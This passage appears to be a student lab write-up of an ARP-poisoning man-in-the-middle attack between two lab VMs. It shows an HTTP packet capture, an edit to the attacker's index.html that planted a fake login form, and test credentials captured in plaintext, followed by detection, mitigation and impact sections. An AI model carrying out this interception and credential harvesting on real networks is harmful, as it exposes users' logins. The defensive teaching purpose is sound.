


No.	Time	Source	Destination	Protocol	Length	Info
82	114.802212152	192.168.56.101	192.168.56.102	HTTP	497	GET / HTTP/1.1
87	114.808755504	192.168.56.102	192.168.56.101	HTTP	537	HTTP/1.0 200 OK (text/html)
91	114.928983194	192.168.56.101	192.168.56.102	HTTP	450	GET /icons/openlogo-75.png HTTP/1.1
94	114.930056632	192.168.56.102	192.168.56.101	HTTP	389	HTTP/1.0 404 File not found (text/html)
101	115.235231060	192.168.56.101	192.168.56.102	HTTP	440	GET /favicon.ico HTTP/1.1
104	115.236155700	192.168.56.102	192.168.56.101	HTTP	389	HTTP/1.0 404 File not found (text/html)

HTTP packet captures during the MITM attack. This includes requests made by the Windows VM and intercepted by Kali.


Figure 7. Changing the index.html content file:

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /var/www/html/index.html
[sudo] password for kali:
```



Demonstrates how the HTML file that Kali gave was modified to contain a fake login form, used to harvest credentials from the victim.

Figure 8. Login Form on Windows VM, and Execution:




Username: admin

Password: 12345

The victim gains access to the malicious login form. A test credential is entered into the form.

Figure G. POST Packet After Submitting the Fake Login Form



The login and password provided in the POST request are displayed in plain text in the Wireshark sample, proving that MITMN can expose sensitive data.

Detection Opportunities

Despite the attack's effectiveness in the lab, there are several signs that could warn defenders in a real-world setting

Potential Detection Indicators:

- Several ARP responses linked to the same MAC address
- Abrupt modifications to the gateway MAC address
- ARP broadcast traffic has increased
- Multiple MAC-to-IP mappings

Security teams could use the following to identify this activity:

- Network intrusion detection systems such as Snort or Suricata
- SIEM correlation rules for tracking abnormalities in ARP
- Logging at the switch level with Dynamic ARP inspection enabled

The stay time for on-path attacks is greatly reduced by proper monitoring

Mitigation and Hardening

Packet interception and ARP poisoning can be avoided or lessened by numerous safeguards.

Technical Mitigations consist of:

- Using HTTPS in place of HTTP
- Using SFTP in place of FTP
- Activating ARP Inspection Dynamic (DAI)
- Putting VLAN segmentation into practice
- No real-world infrastructure was affected during this project

  Even if on-path positioning is accomplished, encryption is the best mitigation since it keeps attackers from reading intercepted traffic.

Evaluation of Business Impact

This attack could lead to major repercussions if it were carried out in a production setting.

Possible Effects Include:

- Credential theft
- Hijacking a session
- Exposure of sensitive data
- Violation of regulatory compliance
- Threat escalation from within

Organizations are particularly at risk that depend on outdated, insecure protocols.

Conclusion

This project effectively illustrated how an attacker with local network access might pose as a MITM and intercept unencrypted network traffic by using ARP poisoning. Sensitive data, including HTTP request and FTP credentials, was obtained in plaintext by utilizing packet analysis tools to manipulate ARP tables and route traffic through the attacker's computer.

The lab exhibits the significant risks posed by outdated procedures that do not use encryption. The credentials that

were stolen make it abundantly evident how simple it is to expose private information when HTTPS and secure file transfer protocols are not implemented. This emphasizes how crucial network separation, encryption, and monitoring restrictions are in enterprise environments.

In addition to showing how an attack is executed, this lab improved my comprehension of offensive strategies and defensive matters. This exercise links technological exploitation to practical security operations and risk management by mapping the activity to MITRE ATT&CK methodologies and providing detection and mitigation strategies.

In summary, this lab highlights that network security involves more than just preventing attacks; it also entails detecting unusual activity and putting in place layered defensive procedures to reduce risk. Understanding adversary-in-the-middle techniques and the importance of secure network authentication is deepened by the knowledge acquired from this project.

Project by Dhafin Andriyanto